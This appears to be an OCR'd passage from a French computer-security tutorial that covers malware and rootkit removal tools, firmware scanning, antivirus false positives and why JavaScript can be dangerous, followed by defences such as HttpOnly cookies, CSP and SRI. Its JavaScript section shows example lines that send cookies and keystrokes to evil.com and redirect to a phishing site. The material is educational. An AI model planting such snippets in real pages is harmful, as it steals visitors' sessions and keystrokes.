
Outils automatisés de suppression des malwares (Automatised Software Removal Tools) : ces outils permettent de supprimer les virus de votre ordinateur, une fois ceux-ci détectés. On peut en citer cinq :

1. **Malicious Software Removal Tool (Microsoft),**
2. **Kaspersky Virus Removal Tool ,**
3. **Malwarebytes,**
4. **HitmanPro,**
5. **RogueKiller Anti-malware.**



Pour supprimer des rootkits (les rootkits sont des malwares furtifs, qui dissimulent leur activité malicieuse), on peut se servir de :

- **aswMBR (public.avast.com/~gmerek/aswMBR.htm) : pour les rootkits dans le MBR**
- **TDSSKiller (Kaspersky)**
- **Malwarebytes AntiRootkit**





Pour supprimer des adwares :

- **AdwCleaner (Malwarebytes)**


S'il est impossible de supprimer un virus lorsque l'ordinateur est en fonctionnement, on peur se servir d'un live CD ou live USB. Il s'agit d'un CD (ou d'une clé USB) sur lequel se trouve un système d'exploitation. Il faut configurer le BIOS pour qu'il soit possible de démarrer l'ordinateur sur ce CD ou cette clé USB.

Un exemple est le Kaspersky Rescue Disk : on télécharge le fichier .iso et on le grave sur un CD pour créer le live CD. On peut aussi s'en servir pour créer le live USB.





Pour scanner avec ce live CD une machine virtuelle, il suffit d'installer dans Virtualbox le fichier .iso comme disque optique :



Firmware rootkits


Il est bon de savoir que les firmwares peuvent également être infectés par des rootkits. Ceci est très problématique. Un firmware (ou micrologiciel) est un petit morceau de code qui tourne sur différents types de périphériques (appareil photo numérique, machine à laver, smart TV, imprimante, disque dur, graveur DVD, lecteur MP3, BIOS, carte mère, clé USB, …). Les firmwares permettent à tous ces appareils de fonctionner.

Pour scanner un firmware, il faut d'abord l'extraire de l'appareil. Pour cela, on se sert de :

- **Chipsec**
- **Flashrom**
- **DarwinDumper (MAC OS)**


Une fois extrait, on peut scanner le firmware sur virustotal.

Exemple d'un tel scan :



Les antivirus font-ils de l'excès de zèle ?

Je vais, pour le besoin de la démonstration créer un programme en langage C d'une simplicité enfantine et totalement inoffensif. Ce programme affiche simplement la phrase " Coucou, c'est moi ! " à l'écran.



Je compile le code (coucou.c) avec MINGW et j'envoie le programme compilé (coucou.exe) sur Virustotal :

21 antivirus sur 71 détectent ce programme anodin comme malveillant ! Assez édifiant, non ?

DETECTION	DETAILS	BEHAVIOR	COMMUNITY		
Ad-Aware	Gen:Variant.Ursu.959179			ALYac	Gen:Variant.Ursu.959179
SecureAge APEX	Malicious			Arcabit	Trojan.Ursu.DEA2CB
BitDefender	Gen:Variant.Ursu.959179			Bkav	W32.AIDetectVM.malware2
Cylance	Unsafe			Cynet	Malicious (score: 100)
Cyren	W32/Ursu.DE.gen!Eldorado			eGambit	Unsafe.AI_Score_99%
Elastic	Malicious (high Confidence)			Emsisoft	Gen:Variant.Ursu.959179 (B)
eScan	Gen:Variant.Ursu.959179			FireEye	Generic.mg.4b7ad8055d7fc883
GData	Gen:Variant.Ursu.959179			Ikarus	Trojan-Downloader.Agent
Jiangmin	TrojanSpy.KeyLogger.npn			MAX	Malware (ai Score=88)
MaxSecure	Trojan.Malware.121218.susgen			Sophos ML	Generic ML PUA (PUA)
Symantec	ML.Attribute.HighConfidence			Acronis	Undetected
AegisLab	Undetected			AhnLab-V3	Undetected
Alibaba	Undetected			Antiy-AVL	Undetected
Avast	Undetected			AVG	Undetected

Pourquoi JavaScript est-il dangereux ?

Certaines personnes se demandent parfois pourquoi JavaScript est dangereux puisqu'il ne peut rien écrire sur le disque dur des ordinateurs.

En réalité, même sans cet accès au disque, JavaScript peut être malicieux.

	Exemples d'attaques possibles avec JavaScript

1	Vol de cookies de session (si HttpOnly n'est pas présent) :
	`fetch("https://evil.com/log?cookie=" + document.cookie);`
	ou mieux encore :
	`fetch("https://evil.com/log?cookie=" + btoa(document.cookie));`


2	Redirection vers un site de phishing : `window.location.href = "https://faux-login-malicieux.com";`

3	Enregistreur de frappe (keylogger) :
	`document.addEventListener('keydown', function(e) {`
	`fetch('https://evil.com/log?key=' + e.key);`
	`});`

4	Ingénierie sociale : ouvrir un pop-up qui invite l'utilisateur à installer un programme (fausse mise à jour, faux antivirus, faux jeu, …)
5	Minage de crypto-monnaie à ton insu (exploitation de ressources).

Il existe des mesures de sécurité permettant de lutter contre ces attaques
➔ Sécurisation des cookies avec les attributs HttpOnly, Secure et SameSite. ➔ En-tête CSP sur le serveur de ton site (fichier .htaccess) qui peut bloquer le chargement de scripts distants, l'exécution de script inline (dans le code HTML), le chargement de CSS, … ➔ Utilisation de SRI (Subresource Integrity) pour lutter contre les CDN compromis : le hash SRI est une empreinte (hash) de la ressource présente sur le CDN que tu utilises sur une page de ton site. Si ce hash ne correspond pas à la ressource suite à un piratage du CDN, la ressource n'est pas téléchargée sur l'ordinateur de l'internaute.

OSArmor, un auxiliaire de l'antivirus




Alors que l'antivirus est un outil plutôt réactif utilisant notamment le **blacklisting basé sur les signatures**, OSArmor (de la société italienne de cybersécurité *NoVirusThanks* est, quant à lui, un outil proactif utilisant le **blacklisting comportemental** (des règles prédéfinies) tempéré par un **whitelisting** (création d'***exclusions*** qui sont des exceptions à ces règles) :

- ➔ L'antivirus place sur une liste noire les malwares connus, identifiés par leur signature. Il peut parfois analyser le comportement.
- ➔ OSArmor n'utilise pas le système des signatures, mais repère plutôt les comportements suspects grâce à des règles préétablies.


OSArmor est vraiment complémentaire de l'antivirus : alors que ce dernier ne réagit pas face à un nouveau malware inconnu, OSArmor pourra être défensif s'il est bien configuré.

OSArmor peut générer plus de faux positifs que l'antivirus, mais il sera capable de bloquer certains malwares zero-day.

De nombreuses règles peuvent être activées ou inactivées :

